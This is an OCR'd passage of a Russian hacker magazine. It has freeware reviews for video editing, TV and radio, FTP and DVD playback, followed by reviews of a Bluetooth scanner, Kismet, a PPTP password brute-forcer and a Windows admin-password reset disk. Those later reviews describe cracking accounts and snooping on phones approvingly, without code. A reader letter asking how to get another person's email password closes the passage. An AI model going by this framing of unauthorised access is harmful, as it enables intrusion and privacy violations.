
Windows 95/98/me/2K/XP/2003

Freeware

Size: 4292 Kb

www.awasu.com

Раньше, когда выдавалась свободная минутка, я «упирал» глаза в аську и мирк. Теперь общение мне заменяет любимый RSS-клиент. Его «кормежкой» (feed'ами) я снабжаю свой ненасытный мозг, который, даже будучи накормленным, просит посещения обыкновенных сайтов. Не жирно ли будет? Я так и подумал, когда поставил новый RSS клиент Awasu вместо своего старого RSS Bandit. Здесь отличительной особенностью оказывается плагин, который умеет «на лету» преобразовывать контент в привычный XML. Теперь регулярная прогулка по «Избранному» отменяется, так как все ходовые сайты уже приняты в качестве каналов Awas'ой. Один лишь косяк бесплатной версии: канал можно обновлять только раз в час :(. В случае потока новостей это может быть вполне съедобно, но что делать, когда актуальность инфы измеряется минутами, как, например, при прогулке по биржевым котировкам? Не только брокер с банкиром будут плакать, но и все форумчане, которые привыкли молниеносно отвечать на сообщения. Недоработочка случилась, господа девелоперы, пока Awasu получает лишь статус «вместе», а не «вместо».



Patr Samitatov
www.roxton.kiev.ua




Cinelerra 2.0

POSIX (*BSD, Linux, Solaris...)
Размер (в RPM): 12 Мб
http://heroinewarrior.com/cinelerra.php3
Лицензия: GNU GPL

Флагманский корабль нелинейного видеомонтажа для Linux. Ближайший к Cinelerra по возможностям аналог из мира Windows — это Adobe Premiere Pro, хотя у последнего более человечный интерфейс. Речь идет о том режиме редактирования, когда ты можешь свободно перемещать мышью фрагмент видео по временной шкале. Такая возможность лишь недавно появилась в CVS-ветке Cinelerra, и несколько иначе (по свидетельству очевидцев — хуже) реализована в официальной ветке 2.0, которую я не могу пока опробовать по техническим причинам. Что до традиционного в Cinelerra режима редактирования, то это операции вырезания, копирования и вставки. Еще одно отличие от Premiere — эффекты применяются к дорожке, а не к фрагменту. Однако ты можешь ограничить действие эффекта в определенном промежутке времени. Различных видео- и аудиоэффектов в Cinelerra насчитывается несколько десятков. Поддерживается автоматизация — работа с ключевыми кадрами, то есть параметры эффектов можно динамически изменять на временной шкале.
Разработчики утверждают, что с Cinelerra лучше работать на 64-битном процессоре — тогда она ведет себя стабильнее. И правда — на моем 32-битном Athlon'e Cinelerra не раз (и даже не два) проявляла норов, причем такой, что иногда приходилось вручную править XML-файлы — файлы проектов. Впрочем, это не помешало мне смонтажировать в Cinelerra пластилиновый мультфильм, снятый на цифровой фотоаппарат.
В составе Cinelerra идет несколько консольных утилит. mpeg3toc используется для индексирования MPEG1/2 и MP3-файлов. Раньше, до версии Cinelerra 2.0, именно созданные с помощью этой утилиты toc-файлы, а не оригинальные MPEG'и, следовало загружать в Cinelerra. Теперь же Cinelerra 2.0 импортирует MPEG1/2 без каких-либо дополнительных усилий со стороны пользователя. Для сборки MPEG2 видео и звука в один файл-контейнер надо использовать мультиплексер mplexhi, примерно так:


```
mplexhi -f 2 видео.mpg звук.mpa результат.mpg
```

Обычный mplex из пакета Transcode плохо понимает MPEG2-видео, выведенное из Cinelerra.
Среди прочих интересных возможностей Cinelerra отмечу такие, как распределенный рендеринг, хороший и главное свободный MPEG2-кодировщик, работа с масками (хотя и глючит), возможность задать ограничивающую область отображения для конкретной дорожки. Программа — тяжеловес, всего здесь рассказать нельзя. Устанавливать из исходника (особенно CVS-версию) советую только опытным пользователям, а официальный RPM надо ставить с -- force --nodeps, да еще, возможно, придется делать симлинки на некоторые библиотеки (на которые Cinelerra будет ругаться). Но дело того стоит — ты получишь отличную программу для видеомонтажа.



XdTV 2.2.0


POSIX (*BSD, Linux, Solaris...)
Размер (в .gz): 905 КБ
http://xawdecode.sourceforge.net/htmlpageUS/indexUS.shtml
Лицензия: GNU GPL



Ранее эта программа носила имя Xawdecode, что может намекнуть тебе на ее происхождение. Кто не знает утилиту для просмотра ТВ — XawTV? Все знают. Но XawTv не умеет записывать видео. А XdTV — умеет, да еще оснащена штукой для приема телетекста — AlevT, который встроен прямо в XdTv (как известно, существует и отдельная версия AlevT). Для записи видео XdTV использует кодеки FFMPEG (который надо скачать отдельно) и XVid. Для звука — разумеется, LAME. Но можно писать звук и в несжатый WAV.
Кроме приема сигнала с ТВ-тюнера (а значит, записывать можно не только ТВ-каналы, но и видео и звук с камеры), XdTV позволяет включать сглаживание несколькими алгоритмами, помогая в борьбе и интерлейсингом. Есть также окно Mozaic channels для переключения каналов, где каждый из них представлен небольшим скриншотом. Но основной способ переключения каналов — через меню в окне вывода изображения, либо по горячим клавишам. Есть также поддержка пульта дистанционного управления через Lirc.
Для каждого канала можно настраивать параметры изображения (яркость, цветность и тому подобное), громкость, нормаль (PAL, SECAM, NTSC). На мой взгляд, XdTV — идеальный программный «комбайн», совмещающий в себе видеомагнитофон и телевизор. Среди небольших минусов — для некоторых виджетов интерфейса нужны (иначе будут другие, совсем уж простые виджеты) библиотеки вроде Xaw3D и Xaw95. В моей Mandriva это не проблема, а вот как в твоем дистрибутиве — не знаю.

gFtp 2.0.18

POSIX (*BSD, Linux, Solaris...)
Размер (в .bz2): 1242 Кб
http://gftp.seul.org/
Лицензия: GNU GPL



Один из самых удобных FTP-клиентов, которые попадались мне в руки. Ничего лишнего. Две панели: на одной — локальная файловая система, на другой — удаленная. Поддержка закладок на сессии (с возможностью сохранить пароль), меню для выполнения наиболее часто используемых по FTP-команд (создание каталога, смена прав доступа и так далее), работа

по PASV. Неким образом поддерживается и SSH, но я не пробовал — мне обычного ssh/scp хватает.
В главном окне gFtp, ниже панелей с файловыми системами находится область лога/статуса, куда очень наглядно выводится информация о производимых и завершенных действиях. Как-никак удобнее, чем плавающие по всему рабочему столу служебные окошки Konqueror'a, сообщающие, сколько процентов перекачки выполнено. Работу с gFtp ускоряет наличие двух адресных строк, с помощью которых можно быстро перейти в нужный каталог. Да и сама gFtp бегает довольно шустро, если у тебя на компьютере не тормозят программы, основанные на GTK+2.

Devhelp 0.10

POSIX (*BSD, Linux, Solaris...)
Размер (в .bz2): 394 Кб
http://developer.imendio.com/wiki/Devhelp
Лицензия: GNU GPL




Хотя лично я предпочитаю для просмотра относящейся к программированию документации обычный браузер, скармливая ему HTML-документы, но иной раз запускаю и Devhelp, потому что там можно найти много чего интересного. А именно — описания API в формате Devhelp, либо созданные (описания, не API) в gtk-doc и помещенные в usr/share/gtk-doc/html. Там тебе и описаловка функций Gconf, и GnomeVFS, и GTK — все, что душа пожелает.
Собственно говоря, Devhelp — это браузер, заточенный под просмотр документации для программистов. В качестве браузерного компонента по умолчанию используется gtkhtml2, а на выбор — Mozilla/Firefox (собранные под GTK+2). Для работы Devhelp нужны также GTK+2, gnome-vfs и libgnomeui. Хотя на мой взгляд, вполне можно было обойтись и одной Gtk. Чего не хватает программе? Больше настроек и механизма закладок и каких-нибудь маркеров текста, как есть плагины к Firefox. Строка поиска в DevHelp вынесена на отдельную вкладку рядом со вкладкой оглавления — тоже не совсем удобно, приходится мышью щелкать, чтобы переключиться. Еще не хватает контекстного меню. Благо, в Linux можно копировать текст, просто выделяя его. А так в DevHelp — ни панели инструментов для функций копирования и им подобных, ни менюшки с аналогичными функциями. Совершенно спартанский интерфейс. Но удобно. Могу поспорить, что есть программисты, которые без этой штуки как без рук. А еще DevHelp встроена в такие среды разработки, как glDE и Anjuta.

KRadio 1.0

POSIX (*BSD, Linux, Solaris...)
Размер (в .bz2): 2 Мб
http://kradio.sourceforge.net
Лицензия: GNU GPL

Перепробовав много программ для приема радио с карты ТВ-тюнера, я остановил свой выбор именно на KRadio. Разумеется, для ее работы тебе нужен настроенный модуль Video4Linux (V4L и V4L2), поскольку сама KRadio — лишь удобный, заточенный под KDE интерфейс к функциям драйвера, плюс некоторые дополнительные возможности.
Среди них, во-первых, такая важная штука, как возможность записи




звука в форматы MP3 и OggVorbis. Но это работает не само по себе, а требует наличия библиотек libmp3lame и libogg/libvorbis. Вторая интересная вещь в KRadio — плагинная или компонентная архитектура. Все разбито на функциональные плагины-компоненты — главное окно, окно настроек и так далее. Есть также хороший плагин QuickBar, в котором отображаются кнопки (можно с пиктограммами) выбранных вами программ-каналов.
Есть также функция сдвига по времени (Timeshifter), когда передача записывается сначала в большой буфер, а потом воспроизводится. Это дает возможность использовать при прослушивании радио своеобразный режим «паузы» (кнопка Start/Stop Sleep Countdown). Из функций, относящихся ко времени, в KRadio присутствует еще будильник, позволяющий включать заданную станцию в определенное время. Впрочем там есть несколько вариантов: не только воспроизведение по будильнику, но и прекращение воспроизведения, а также запись в файл и остановка записи. Полная автоматизация.
Обычный режим работы KRadio «висит» в трее, потребляя 34 мегабайта в Vm (а Amarok почти в три раза больше). Может управляться пультом дистанционного управления через Lirc.


GXine

POSIX (*BSD, Linux)
Размер: 1,0 Мб
http://slackware.perespim.ru/pub/slackware-10.1/source/xap/gxine/
Лицензия: GNU GPL

При воспроизведении DVD мне важна поддержка DVD-меню, а поскольку Mplayer не поддерживает DVD-меню, приходится использовать другой плеер на движке Xine, в котором такая возможность реализована. Выбор, основанных на Xine плееров, достаточно велик. В KDE самым известным таким является Kaffeine, а вот альтернативой ему почему-то считается Xine-UI с его странным набором виджетов. В GNOME есть еще Totem, однако Totem предоставляет крайне упрощенный интерфейс к настройкам движка Xine, а мне такое не подходит. Но существует GXine — добротный, сделанный на GTK+2 фронт-энд к Xine. Что в нем хорошего?
Доступ ко всем опциям Xine (возможно, даже более подробный, чем в Kaffeine). Настройка горячих клавиш на пункты меню. Эффекты и фильтры, опять-таки предоставляемые движком Xine. Гибкая система закладок, позволяющая сделать закладку на текущий фильм и текущее время. Плюс достаточно стабильный интерфейс (запоминаются все настройки, а не выборочно, как в Xine-UI). Правда, я заметил один глюк — если много перематывать DVD с помощью ползунка прокрутки, то GXine может перестать откликаться на сигналы мыши и клавиатуры, хотя и будет продолжать показывать видео. В таком случае остается разве что завершить процесс GXine и перезапустить этот плеер. Но в целом Gxine — один из лучших плееров на движке Xine.



Stepan Ilin aka Step
step@gameland.ru



BT-Devices Viewer v.0.19a


Windows
Freeware
Size: 340 Кб
www.bluejack.ru

Блюджекинг развивается. Причем настолько быстро и бурно, что порой даже не успеваешь за ним уследить. Еще недавно мы обсуждали, насколько это здорово — скачать файлы с чужого телефона, после чего с интересом рассматривать приватные фотки и контакты. И вот уже сегодня все поменялось, став намного серьезнее. Bluetooth-модулем оснащаются все больше и больше самых разнообразных устройств, начиная от КПК и заканчивая MP3-плеерами с беспроводными наушниками. Такое разнообразие устройств, с одной стороны, предоставляют хакерам больше возможностей, но с другой — массу новых сложностей и проблем. Не надо объяснять, что подходы ко взлому древнего мобильника (SonyEricsson T610, например) и навороченного КПК несколько отличаются. Да и как не запутаться в той массе устройств, которые ты разом можешь найти, просканировав эфир в людном месте? Здесь-то тебе и пригодится утилита BT-Devices Viewer v.0.19a, написанная нашими соотечественниками с сайта *www.bluejack.ru*. Эта крохотная тулза ведет журнал, найденных с помощью BT-модуля устройств, собирает о них информации и выводит ее в удобной форме на экран. Идентификатор устройства (имя), уникальный MAC-адрес, время обнаружения, класс устройства — такой наборчик уже впечатляет, правда? А ведь программа показывает еще, и какое именно устройство было найдено. Да, тоже самое можно сделать и вручную, «пробив» MAC-адрес девайса в Сети, но с появлением BT-Devices Viewer такая необходимость отпадает. В отчете, составленном программой, четко обозначено, является ли девайс свежей Nokia'ей или же каким-нибудь наладонником. Знающие люди, возможно, напомнят мне о существовании специализированных прог, которые позволяют замаскировать свой девайс под какой-либо другой. За примером далеко ходить не надо: взять хотя бы известную тулзу для Palm'ов — BTClass (*www.mulliner.org*). Однако ни она, ни любая утилита не сможет сбить с толку идентификационную систему BT-Devices Viewer, которая все равно определит истинное наименование Bluetooth-устройства.

Kismet-2005-08-R1

Linux
GNU GPL
Size: 924 Кб
www.bluejack.ru


Bluetooth — это, безусловно, хорошо. Но все же значительно больший интерес представляют беспроводные сети. Ну, как можно пройти мимо такого лакомства, как бесплатный инет (иногда с широчайшим каналом), конфиденциальной информации или, если особенно повезет, мощной системы распределенных вычислений (кластера)? Да никак… :)
Любая атака на беспроводные сети начинается с их обнаружения. Хакеру необходимо каким-то образом просканировать эфир и поймать сигнал от находящихся поблизости точек доступа. Обычно для этого используют ноутбук, Wi-Fi адаптер, работающий в разных диапазонах, всестороннюю omni-антенну и мегаизвестную программу Kismet. Последняя представляет собой универсальное средство и включает в себя детектор 802.11 (a,b,g) беспроводных сетей и снифер сетевых пакетов. В отличие от многих других программ, напрямую связанных с Wi-Fi, Kismet поддерживает более 20 типов карт и, вообще говоря, совместима с любым девайсом, поддерживающим raw monitoring (rfmon) режим. Сразу после запуска, утилита начинает пассивно сканировать эфир и собирать передаваемые «по воздуху» пакеты. Признаться, в чистом виде от этих пакетов толку мало. Но зато Kismet умеет анализировать их и выдавать массу полезной информации. Передвигаясь по городу, ты легко сможешь обнаружить Wi-Fi сети, автоматически занести их расположение в базу данных (например, обозначить на карте, используя координаты с GPS-модуля), определить диапазоны используемых в локалке IP-адресов и т.д. От Kismet не ускользнут даже те точки доступа, которые работают в так называемом скрытом (hidden) режиме. А в некоторых случаях прога выяснит даже конкретную модель используемого оборудования, что, естественно, пригодится для взлома. Но и это еще не все. Kismet впечатлит тебя еще больше, когда узнаешь, что многие успешно используют ее не для атаки, а для защиты. А почему, собственно, нет? Если она так хорошо сканирует эфир, значит, ее эффективно можно применять для поиска посторонних девайсов. Анализируя данные с различных точек доступа/Wi-Fi карт и используя связку Kismet + Snort, можно наладить такую защиту, которая сможет дать отпор даже опытному хакеру.



THC-pptp-bruter 0.1.4

Linux
GNU GPL
Size: 93 Кб
www.thc.org

Кто сказал, что подобрать пароль к VPN-аккаунту невозможно из-за особенностей авторизации? Чушь! Парни из всемирно-известной хакерской группы THC уже давно доказали обратное, выпустив public-релиз тулзы THC-pptp-bruter. Данная прога представляет собой узкоспециализированный брутфорсер для PPTP-протокола (1723/TCP), который действительно работает! :) Правда, только в том случае, когда сервер используют авторизацию Microsoft Window Chap V2. Спешу обрадовать: чаще всего используется именно она, причем как на Windows серверах, так и на серьезных CISCO-системах. Что касается старой Window Chap V1, то ее поддержка, возможно, появится в следующих версиях программы.
Проблема реализации брутфорса заключается в том, что Microsoft намеренно реализовала в PPTP-протоколе систему защиты против брутфорса. Если не вдаваться в подробности, то ее смысл заключался в установке ограничения: «за одну секунду можно ввести только один пароль». Естественно, что с такой скоростью перебора хакер далеко не уедет и шансы подобрать пароль будут сведены к нулю. Однако в реализации по традиции не обошлось



без изъянов, которые были опубликованы на багтраках, а группа THC успешно заюзала их в конкретной программе. С помощью THC-pptp-bruter можно обойти ограничения, установленные Microsoft, и добиться скорости более чем 300—400 паролей в секунду. Эта цифра, естественно, сильно варьируется в зависимости от задержки в доставке пакетов до сервера, так что наибольшей скорости можно добиться в локальной сети. Огорчает лишь то, что для работы pptp-bruter необходима пара сторонних библиотек. Без них программа попросту не скомпилируется (смотри скриншот).

Offline NT Password & Registry Editor

Linux
GNU GPL
Size: 3 Мб (boot-cd)
http://home.eunet.no/~pnordahl/ntpasswd/

Проникновение в удаленную систему — это искусство. Но локальный взлом машины, когда она находится непосредственно перед тобой, — это совсем другая история. Администраторы очень часто ограничивают права обычных пользователей и тем более гостевой учетной записи, что приносит массу неудобств. Начинаешь устанавливать прогу — облом. Пытаешься зайти в системную папку винды — та же история. Тут-то и начинаешь задумываться, каким образом эту несправедливость можно исправить. Ответ прост — завладеть аккаунтом администратора.
Сразу скажу: если машина подключена в сеть с контроллером домена или работающей службой каталогов (Active Directory), то прыгнуть выше головы можно даже не пытаться. Из этой затеи все равно ничего хорошего не выйдет, так как данные об учетных записях в этом случае централизованно хранятся на сервере, и добраться до них ты, скорее всего, не сможешь. Совсем другое дело, когда компьютер работает в рабочей группе или вообще не подключен к сети. Тут уже, как говорится, дело в шляпе. Достаточно до загрузки винды считать SAM-файл с системного раздела и вытащить оттуда зашифрованный пасс администратора. Или пароль администратора можно попросту обнулить. Эта задача превращается в сущий пустяк, если под рукой есть Offline NT Password & Registry Editor. Пакет распространяется в виде образа миниатюрной Linux-based операционной системы, которую нужно записать на CD и использовать во время загрузки компьютера. Загрузившись с такого диска, ты увидишь специальную консольную оболочку, с помощью которой и осуществляется требуемое действие. Нужно лишь внимательно изучить инструкцию и правильно указать параметры Windows-системы — прога сразу предложит обнулить заветный пароль



ХАКЕР SMS СЕРВИС



Хочешь узнать, что значит термин?

Пришли код термина (к примеру, "w0001") на номер **4444**.

Термин	Код	Термин	Код
[illegible]	(код w0001)	[illegible]	(код w0077)
[illegible]	(код w0002)	[illegible]	(код w0078)
[illegible]	(код w0003)	[illegible]	(код w0079)
[illegible]	(код w0004)	[illegible]	(код w0080)
[illegible]	(код w0005)	[illegible]	(код w0081)
[illegible]	(код w0006)	[illegible]	(код w0088)
[illegible]	(код w0007)	[illegible]	(код w0089)
[illegible]	(код w0008)	[illegible]	(код w0092)
[illegible]	(код w0009)	[illegible]	(код w0093)
[illegible]	(код w0010)	[illegible]	(код w0094)
[illegible]	(код w0011)	[illegible]	(код w0095)
[illegible]	(код w0012)	[illegible]	(код w0096)
[illegible]	(код w0013)	[illegible]	(код w0097)
[illegible]	(код w0014)	[illegible]	(код w0098)
[illegible]	(код w0015)	[illegible]	(код w0099)
[illegible]	(код w0016)	[illegible]	(код w0100)
[illegible]	(код w0017)	[illegible]	(код w0101)
[illegible]	(код w0018)	[illegible]	(код w0102)
[illegible]	(код w0019)	[illegible]	(код w0103)
[illegible]	(код w0020)	[illegible]	(код w0104)
[illegible]	(код w0021)	[illegible]	(код w0105)
[illegible]	(код w0022)	[illegible]	(код w0106)
[illegible]	(код w0023)	[illegible]	(код w0107)
[illegible]	(код w0023)	[illegible]	(код w0108)
[illegible]	(код w0025)	[illegible]	(код w0109)
[illegible]	(код w0026)	[illegible]	(код w0110)
[illegible]	(код w0027)	[illegible]	(код w0111)
[illegible]	(код w0028)	[illegible]	(код w0113)
[illegible]	(код w0029)	[illegible]	(код w0114)
[illegible]	(код w0030)	[illegible]	(код w0115)
[illegible]	(код w0038)	[illegible]	(код w0116)
[illegible]	(код w0040)	[illegible]	(код w0117)
[illegible]	(код w0041)	[illegible]	(код w0118)
[illegible]	(код w0042)	[illegible]	(код w0119)
[illegible]	(код w0043)	[illegible]	(код w0120)
[illegible]	(код w0044)	[illegible]	(код w0121)
[illegible]	(код w0045)	[illegible]	(код w0128)
[illegible]	(код w0047)	[illegible]	(код w0129)
[illegible]	(код w0048)	[illegible]	(код w0130)
[illegible]	(код w0049)	[illegible]	(код w0131)
[illegible]	(код w0050)	[illegible]	(код w0132)
[illegible]	(код w0051)	[illegible]	(код w0133)
[illegible]	(код w0052)	[illegible]	(код w0134)
[illegible]	(код w0053)	[illegible]	(код w0135)
[illegible]	(код w0054)	[illegible]	(код w0136)
[illegible]	(код w0055)	[illegible]	(код w0137)
[illegible]	(код w0056)	[illegible]	(код w0138)
[illegible]	(код w0057)	[illegible]	(код w0139)
[illegible]	(код w0058)	[illegible]	(код w0140)
[illegible]	(код w0059)	[illegible]	(код w0141)
[illegible]	(код w0060)	[illegible]	(код w0142)
[illegible]	(код w0061)	[illegible]	(код w0143)
[illegible]	(код w0062)	[illegible]	(код w0144)
[illegible]	(код w0063)	[illegible]	(код w0145)
[illegible]	(код w0064)	[illegible]	(код w0146)
[illegible]	(код w0065)	[illegible]	(код w0147)
[illegible]	(код w0066)	[illegible]	(код w0148)
[illegible]	(код w0067)	[illegible]	(код w0149)
[illegible]	(код w0068)	[illegible]	(код w0150)
[illegible]	(код w0069)	[illegible]	(код w0151)
[illegible]	(код w0070)	[illegible]	(код w0152)
[illegible]	(код w0071)	[illegible]	(код w0153)
[illegible]	(код w0072)	[illegible]	(код w0154)
[illegible]	(код w0073)	[illegible]	(код w0155)
[illegible]	(код w0074)	[illegible]	(код w0156)
[illegible]	(код w0075)	[illegible]	(код w0076)

Пришли свои термины на номер 4445 в виде 98 termini (например "98 баг"). Не более 160 символов латиницей или 70 кириллицей.

Можно присылать свои термины

Подробности: www.i-free.ru, (095) 916-7253, (812) 118-4575, support@i-free.ru. Для заказа картинок включи услугу WAP/GPRS-доступа в Интернет (оплачивается согласно твоему тарифному плану). Проверить возможность закачки можно, зайдя на wap-сайт http://4446.ru. В случае ошибки уточни настройки в службе поддержки твоего оператора. Стоимость запроса на номер 4444 – $0,30 без учета налогов, на номер 4445 – $0,60 без учета налогов, на номер 4446 – $0,90 без учета налогов, на номер 4449 – $3,00 без учета налогов. В случае ошибочного запроса услуга считается оказанной.



ВРАЧТЕРАПЕВТ
Вскрытие писем провел
Dr.Klouniz (magazine@real.xakep.ru)

_units

E-MAIL

ПРИВЕТСТВУЮ, ДОРОГИЕ НАШЕМУ КОЛЛЕКТИВНОМУ РЕДАКЦИОННОМУ СЕРДЦУ ПИСЬМОПИСЕТЕЛИ И КРЕАТИВЩИКИ! ЕСЛИ ЧЕСТНО, В ЭТОТ РАЗ Я ИСПРАВЛЯЛ НЕКОТОРЫЕ (НЕ ВСЕ, ЧТОБЫ НЕ ТЕРЯТЬ ЭФФЕКТА) ОРФОГРАФИЧЕСКИЕ ОШИБКИ В ВАШИХ ПИСЬМАХ. НИЧЕГО НЕ МОГУ С СОБОЙ ПОДЕЛАТЬ, ИНАЧЕ БОЮСЬ, ЧТО ДАЖЕ БУМАГА ЭТОГО НЕ СТЕРПИТ :). НУ ДА НЕ БУДЕМ О ГРУСТНОМ. ПОЕХАЛИ ЧИТАТЬ!

From: Nikita Lozhkin [dreamnik@mail.ru]
Subj: Ударьте!
Люди, а работаете в одном здании с редакцией Хакер Special ? Если да, то УДАРЬТЕ их редактора CD !
Заранее спасибо!
P.S. а лучше два раза!
Re: Привет! Работаем в одном здании, это точно. К сожалению, ударить его прямо сейчас не получится, поскольку в данный момент он председательствует на очередной сессии ЮНЕСКО по «проблемам подростковой мастурбации и иных способов добрачного удовлетворения сексуальной потребности». Кстати, однажды команда дизайнеров Хакера побила его за то, что он с помощью им же изобретенного фиброоптического порноскопа подглядывал за литературным редактором, да еще и выложил это видео на чешский хоум-мейд порноресурс. Так вот, побили они его резиновыми шлангами, а он вчинил им иск в Гаагский трибунал. Так они пока и судятся. Правда, адвокатша от него отказалась (во время заседания он каким-то образом проник телефоном к ней под юбку и тут же выложил фото на тот же сайт), но он и сам неплохо защищается.
P.S Последний апдейт перед сдачей номера:
Скай прочитал это письмо и считает, что у тебя очень сексуальная фамилия — ведь она происходит от предмета, который берут в рот! Срочно напиши ему на личную почту.

From: Иван Головинов [djgrid@mail.ru]
Subj: Восстановление
Привет хакеры.
Такая проблема; как можно восстановить файлы на форматированном диске. Сам я делаю музыку и исходные файлы. ДА, как-то вы писали чтоб вам присылали музыку, с удовольствием, но позже.
Ребята если не затруднит ответьте на мой mail-DJGRID@mail.ru
Ну мой музон на REALMUSIC.RU/DJGRID
С уважением DJ GRID.
Re: Йо, диджей! Пару пластинок — потом стриптиз, поскольку не могу я понять, зачем форматировать, если собрался потом восстанавливать Отформатировал — значит такова их судьба, значит — туда им и дорога, ведь форматирование диска — это ответственный, серьезный шаг и в моральном становлении компьютерщика его можно сравнить с потерей девственности. Вообще-то, восстановить файлы на нормально отформатированном диске — великий геморрой есть. Вот, например, когда мы все были молодыми, существовала прога Norton Safe Format, после форматирования которой все очень круто поднималось из мертвых. Сейчас есть технологии восстановления информации, о которых ты можешь прочетать в нашем спецвыпуске (*http://www.xakep.ru/magazine/xs/046/*). Музыку присылай, выложим ее на диск (на всеобщее обозрение), а то что-то народ расстраивается, когда я ставлю им «Рогатых Трупоедов» или «Anal Bleeding». Странные, подозрительные люди :(.

From: User anonymos
Subj:
Priwet! Budu ochen preznatelen esli podskazhite kak uznat password na www.hotmail.com (Moja sestra podozrewajet swojego parnja w chem to ..i hochet uznat u nego parol). Ja skazal chto pomogu. a sam zhe nicherta w etom ne smyslju :(
Zarannje blagodaren! S uwazhenijem Andrej
